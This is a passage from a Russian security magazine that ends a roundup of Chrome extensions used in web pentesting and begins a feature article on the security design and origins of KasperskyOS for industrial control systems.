
Это расширение используется для отправки стандартных или измененных запросов на сервер и анализа ответных пакетов. Может применяться для подмены URL и модификации заголовков писем и поддерживает работу с формами. Также пригодится для атаки на веб-приложения путем изменения HTTP-запросов. По умолчанию [Request Maker](#) запускается из меню «Дополнения» при нажатии кнопки «Параметры». Мини-справка встроена под каждым пунктом настроек, и ее стиль пылает сарказмом.



Request Maker — пусть тайное станет явным!

IMACROS FOR CHROME

iMacros экономит время, позволяя автоматизировать рутинные операции. К примеру, при выполнении пентеста часто приходится повторять одни и те же действия на разных страницах сайта. iMacros может записать их и воспроизводить с заданными настройками. Типовые задачи уже есть в базе примеров, на которых легко создать собственные.




iMacros — хакер должен быть ленивым!

WEB DEVELOPER

Очень удобное средство для быстрого изменения настроек. Web Developer умеет в один клик включать и отключать плагины, обработку JavaScript, вывод уведомлений и всплывающих окон. Имеет отдельные вкладки для управления cookies, CSS, интерактивными формами и загрузкой картинок. В разделе Tools содержится вьювер исходного кода веб-страниц и восемь инструментов валидации через внешние веб-сервисы, к которым можно добавить свои.

PANIC BUTTON PLUS

Опытный хакер успевает съесть ноутбук до того, как его арестуют, но не всегда нужны столь кардинальные меры. Иногда достаточно просто спрятать вкладки от коллег, оставив безобидную страницу Google. Сделать это в один клик поможет кнопка Panic. Если боишься, что в ответственный момент рука может дрогнуть, то назначь команду маскировки по нажатию горячих клавиш. Повторная активация кнопки вернет все вкладки на свои места, поэтому лучше добавить парольную защиту в настройках.




В случае паники нажать на кнопку и выдавить монитор

БЕЗОПАСНОСТЬ В KASPERSKYOS

ОПЕРАЦИОННАЯ СИСТЕМА «ЛАБОРАТОРИИ КАСПЕРСКОГО» ИЗНУТРИ






Евгений Лебеденко
deardiarylj@gmail.com

В «Лаборатории Касперского» уже четыре года идет работа над собственной защищенной операционной системой, однако знают о ней в основном профессионалы. Дело в том, что это не обычная ОС, и ее цель — защитить производственные процессы от хакерских атак. В этой статье мы расскажем о том, какие именно принципы безопасности лежат в основе KasperskyOS.


16 октября 2012 года Евгений Касперский, генеральный директор всем известной софтверной компании, рассуждал на страницах своего ЖЖ о будущем. Естественно, не о светлом и безоблачном (такие пассажи — дело политиков), а о жутком будущем, наполненном кибернетическими угрозами, которые обрушиваются не столько на мирных владельцев ПК, планшетов и смартфонов (основных клиентов его компании), сколько на информационные системы «заводов, газет, пароходов», официально именуемые ICS — Industrial Control Systems.



Системы эти управляют технологическими процессами и базируются на программном обеспечении, которое зачастую, прекрасно выполняя свою основную функцию, нисколько не заботится об информационной безопасности этого самого процесса. Возможно, при разработке такого ПО вопросы кибербезопасности и не были приоритетными, просто теперь на них перестали смотреть как на угрозы, высосанные из пальца.

Основа типовой информационной системы ICS — сеть управления технологическим процессом, которая может быть никак не защищена от доступа из обычной корпоративной сети.

Проекты, подобные первопроходцу Stuxnet, успешные проникновения в системы авионики лайнеров через мультимедийные системы пассажирских кресел и публичные бортовые сети + Wi-Fi — далеко не живописание апокалиптического будущего, а самая что ни на есть реальность.



В 2013 году консультант по безопасности Хьюго Тесо шокировал производителей авиалайнеров, получив доступ к системам авионики Airbus через бортовую Wi-Fi-сеть с помощью приложения для Android

Касперский, однако, не только давал мрачные прогнозы. В том посте он, по сути, описывал принципы, которые были заложены в основу новой разработки — операционной системы, архитектурно ориентированной на системное решение проблемы киберзащиты технологических процессов.

То был далекий 2012 год. Что стало с этой задумкой через три года? Из намерений и описаний принципов операционная система «Лаборатории Касперского» превратилась в реальность — KasperskyOS. Вернее,



INFO

Первоначальное название проекта «11.11» несколько раз менялось. Примерно в середине пути он именовался KAKOS.

в комплексное решение Kaspersky Security System, встроенное «из коробки» в KasperskyOS и доступное для встраивания в операционные системы других производителей, а также реализованное в защищенном гипервизоре.

Теперь это решение, вдоволь обкатанное на многочисленных конференциях и форумах по кибербезопасности, шагнуло из лабораторных стен в реальные проекты.

ОРАНЖЕВОЕ НЕБО, ОРАНЖЕВАЯ КНИГА

Тот пост из ЖЖ Касперского был фактически публичным представлением проекта «11.11», который ЛК инициировала, судя по всему, еще в ноябре 2011 года («ноябрь 2011-го» — это и есть «11.11»), то есть за год до официального анонса. Оно и правильно. Выходить на публику стоит не с мифологией, а с подтверждением работоспособности идеи или как минимум с четким пониманием того, как она должна работать.

][после анонса проекта «11.11» одним из первых пообщался с его идеологом — Андреем Петровичем Духваловым, который ныне возглавляет управление перспективных технологий «Лаборатории Касперского». В этой беседе обсуждались принципы, положенные в основу проекта «ОС Касперского», и, что немаловажно, были получены ответы на вопросы «зачем?» и «почему?».

Зачем пытаться защитить ICS-системы с помощью системного ПО, если достаточно поместить их под колпак контролируемой зоны, обрубив возможные каналы несанкционированного доступа? Зачем начинать делать собственную операционную систему, если сейчас полно готовых решений? Почему «Лаборатории Касперского» стала интересна тема операционных систем, пусть даже и в узкой области применения?

На все эти вопросы были даны ответы, которые спустя три года развития проекта Kaspersky Security System все еще актуальны, поскольку определяют парадигму проекта. Сводится она к следующему. Все современные операционные системы в той или иной степени уязвимы. И связано такое положение дел не с кривыми руками их разработчиков, а с тем фактом, что проектировались они без четкого представления о безопасности и о комплексной цели, которую должна решать подсистема безопасности ОС.

Поскольку операционные системы совершенствуются одновременно с железом, они, независимо от изначально заложенной архитектуры, развиваются по принципу помещичьей усадьбы: главное здание со временем обрастает многочисленными флигелями, пристройками, чердаками и подвалами. Растущая сложность организации с точки зрения безопасности несет две проблемы: внедряемые механизмы безопасности, как встраиваемые, так и «навешиваемые», просто не в состоянии охватить целиком все «закоулки» «ОСобняка». Отсюда и появление разнообразных бэкдоров.


Но это проблема принципиальной реализуемости механизмов безопасности. Сложная организация операционных систем существенно затрудняет как анализ потенциальной уязвимости компонентов, так и эффективность применяемых механизмов безопасности. Будь все иначе, та же «Лаборатория Касперского» с ее антивирусными решениями просто осталась бы не у дел.

Вывод из всего этого достаточно банален. Уж если что-то делать в области защищенных ОС, то делать это с нуля, рассматривая проблемы безопасности в качестве основополагающих требований и учитывая их влияние на всех этапах проектирования системы. Именно поэтому главный российский борец с вирусами и замахнулся на разработку собственной операционной системы. Но, понимая всю сложность создания новой системы общего назначения вроде Windows или UNIX, решил начать со специфической. Удачно выбрана и область — промышленные информационные системы до сих пор не были избалованы надежной защитой. С одной стороны, это важное дело, с другой — возможность получить бесценный опыт, который, глядишь, можно будет распространить и на другие области применения операционных систем.

Решиться на разработку собственной ОС, в которой механизмы безопасности станут фундаментом, можно, только основательно изучив, что же вообще в этой области наработано. Команда KasperskyOS так и поступила. В первую очередь взгляд был брошен на материалы «Радужной серии» (Rainbow Series) — набора стандартов информационной безопасности, разноцветные тома которых были изначально опубликованы в Министерстве обороны США, а затем в Центре национальной компьютерной безопасности США.

